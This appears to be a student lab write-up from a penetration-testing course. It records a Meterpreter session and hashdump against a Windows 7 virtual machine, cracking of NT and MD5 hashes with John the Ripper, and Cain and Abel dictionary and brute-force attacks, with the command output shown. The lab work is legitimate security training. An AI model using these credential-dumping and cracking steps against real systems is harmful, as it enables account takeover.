
Wanda
Standard user
Password protected

Guest
Guest account is off

I created 3 users: Cosmo, Wanda, Timmy and then created passwords for each which are listed below.

Cosmo: 8878 Wanda:Goldfish Timmy: FairyGodparents2

Task B.1 Using John the Ripper




```
Administrator:500:aad3b435b51404eeaad3b435b5140
Cosmo:1003:aad3b435b51404eeaad3b435b51404ee:b72
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51
Timmy:1005:aad3b435b51404eeaad3b435b51404ee:a69
Wanda:1004:aad3b435b51404eeaad3b435b51404ee:996
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:
```

```
ing uploaded..
[*] Sending stage (179779 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4444
-> 192.168.10.9:1047) at 2022-04-02 12:18:10 -0400

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31
d6cfe0d16ae931b73c59d7e0c089c0:::
Cosmo:1003:aad3b435b51404eeaad3b435b51404ee:b72b051ce
9b3d4a8f3fbbc103e7efb29:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d1
6ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:
2d79c7f57c09bad3139f56290e444b23:::
Timmy:1005:aad3b435b51404eeaad3b435b51404ee:a696317ab
ec38a7c59887f455c57f32c:::
Wanda:1004:aad3b435b51404eeaad3b435b51404ee:9969975c2
9c9d4b8ab0806ac5999161b:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7
eaee8fb117ad06bdd830b7586c:::
meterpreter >
```


In the screenshots above, I used the hashdump command to collect the password hashes, then copy and pasted then into a file named "nhard010.WinHASH"



```
root@CS2APenTest:~# john nhard010.WinHASH --format=NT
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 13 candidates buffered for the current salt, minimum 24 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password         (Window 7)
                 (Administrator)
                 (Guest)
Goldfish         (Wanda)
Proceeding with incremental:ASCII
8878             (Cosmo)
5g 0:00:00:32  3/3 0.1556g/s 27059Kp/s 27059Kc/s 56089KC/s 5l7lxg..5l7odu
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session aborted
root@CS2APenTest:~# john nhard010.WinHASH --format=NT --show
Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Cosmo:8878:1003:aad3b435b51404eeaad3b435b51404ee:b72b051ce9b3d4a8f3fbbc103e7efb29:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Wanda:Goldfish:1004:aad3b435b51404eeaad3b435b51404ee:9969975c29c9d4b8ab0806ac5999161b:::
Window 7:password:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
```


Lastly I used john the ripper with the format set as NT to crack some of the passwords.

Task B.2 Using Cain and Abel



```
10.9
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct ker
beros tgt initialized ?
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24;
falling back to 16
root@CS2APenTest:~# rdesktop -u Hacker -p test123 192.168.
10.9
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct ker
beros tgt initialized ?
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24;
falling back to 16
```

First, I remote accessed the Windows 7 machine, which you can see behind the command shell.



Dictionary Attack

Dictionary

File	Position
✓ C:\Program Files\Cain\Wordlists\Wordlist.txt	3456292

Key Rate


Dictionary Position

Current password

Options
- ☑ As Is (Password)
- ☑ Reverse (PASSWORD - DROWSSAP)
- ☑ Double (Pass - PassPass)
- ☑ Lowercase (PASSWORD - password)
- ☑ Uppercase (Password - PASSWORD)
- ☑ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
- ☐ Case perms (Pass,pAss,paSs,...PaSs...PASS)
- ☑ Two numbers Hybrid Brute (Pass0....Pass99)

```
Plaintext of 8846F7EAEE8FB117AD06BDD830B7586C is password
Plaintext of C5A237B7E9D8E708D8436B6148A25FA1 is test123
Attack stopped!
2 of 6 hashes cracked
```

In this screenshot above, you can see I was able to download Cain and Able onto the Windows 7 machine. I then used the NTML hash and started a dictionary attack with the "wordlists" file. Here only 2 of the 6 hashes were able to crack.



Brute-Force Attack

Charset: ● Predefined: abcdefghijklmnopqrstuvwxyz0123456789 ○ Custom

Password length: Min 7, Max 12


Start from: tbiq7mc

Keyspace: 4873763654899344400

```
Plaintext of 8846F7EAEE8FB117AD06BDD830B7586C is password
Plaintext of C5A237B7E9D8E708D8436B6148A25FA1 is test123
Attack stopped!
2 of 6 hashes cracked
```

When doing the brute-force attack, only 2 of the 6 password hashes cracked after 15 minutes.


Task B.3: Cracking Hashes



md5Hash

```
5f4dcc3b5aa765d61d8327deb882cf99
63a9f0ea7bb98050796b649e85481845
```

The first thing I did was copy the given hashes into a notepad and saved it.



```
root@CS2APenTest:~# john md5Hash --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password         (?)
Proceeding with incremental:ASCII
root             (?)
2g 0:00:00:01 DONE 3/3 (2022-04-02 13:35) 1.104g/s 3109Kp/s 3109Kc/s 3110KC/s rome..rams
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
root@CS2APenTest:~# john md5Hash --show --format=Raw-MD5
?:password
?:root

2 password hashes cracked, 0 left
root@CS2APenTest:~# 
```

Next, I used John the Ripper with the format "Raw-MD5" to crack the MD5 hashes. I then used the –show option to show what each hash was.